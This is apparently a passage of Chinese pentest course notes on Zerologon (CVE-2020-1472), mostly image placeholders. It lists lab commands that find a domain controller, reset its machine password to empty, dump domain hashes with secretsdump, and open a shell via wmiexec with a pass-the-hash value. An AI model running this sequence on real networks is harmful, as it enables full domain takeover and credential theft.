

WP:
















3.2 WIN-AD域控提权-CVE-2020-1472



- 1 CVE-2020-1472是继MS17010之后好用的NetLogon特权域控提权漏洞，
- 2 影响Windows Server 2008R2至Windows Server 2019的多个版本系统，
- 3 只要攻击者能访问到目标域控并且知道域控计算机名即可利用该漏洞。
- 4 该漏洞不要求当前计算机在域内，也不要求当前计算机操作系统为Windows。
- 5 计算机名: `nbtscan -v -h 192.168.3.21`
- 6 漏洞检测: `python3 zeroologon_tester.py OWA2010CN-GOD 192.168.3.21`
- 7 重置空密码: `python3 cve-2020-1472-exploit.py OWA2010CN-GOD 192.168.3.21`
- 8 连接后导出: `python3 secretsdump.py god.org/OWA2010CN-GOD\@$@192.168.3.21 -no-pass`
- 9 WMI连接反弹:
- 10 `python3 wmiexec.py god/administrator@192.168.3.21 -hashes aad3b435b51404eeaad3b435b51404ee:ccef208c6485269c20db2cad21734fe7`

WP:






